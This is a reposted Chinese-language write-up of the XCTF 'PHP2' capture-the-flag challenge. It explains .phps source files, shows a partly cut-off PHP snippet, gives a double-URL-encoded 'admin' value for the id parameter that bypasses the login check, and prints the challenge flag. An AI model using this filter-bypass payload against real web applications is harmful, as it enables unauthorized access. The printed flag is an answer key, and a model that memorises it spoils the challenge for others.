

# xctf php2,XCTF PHP2

转载

最近一直忙于睡觉 于 2021-03-27 20:17:38 发布 7 收藏

文章标签: [xctf php2](#)


一.进入实验环境

## 1.什么是phps文件?

phps文件就是php的源代码文件,通常用于提供给用户(访问者)查看php代码,因为用户无法直接通过Web浏览器看到php文件的内容,所以需要phps文件代替。其实,只要不用php等已经在服务器中注册过的MIME类型为文件即可,但为了国际通用,所以才用了phps文件类型。它的MIME类型为: text/html, application/x-httpd-php-source, application/x-httpd-php3-source。

## 2.实验步骤:

先访问 index.phps 文件获得代码



```
not allowed!  
"); exit(); } $_GET[id] = urldecode($_GET[id]); if($_GET[id] == "admin") { echo "  
Access granted!  
"; echo "  
Key: xxxxxxxx  
"; } ?> Can you authenticate to this website?
```

经过代码审计可知它对输入 id 参数的值进行 url 解码,考虑到浏览器会对 admin 进行一次 url 解码,

所以这里我们要两次 url 编码,才可以 即

id=%25%36%31%25%36%34%25%36%64%25%36%39%25%36%65, 获得 flag。



```
Access granted!  
Key: cyberpeace{0aaa49f1803f7a07932933f758e63b3d}  
Can you authenticate to this website?
```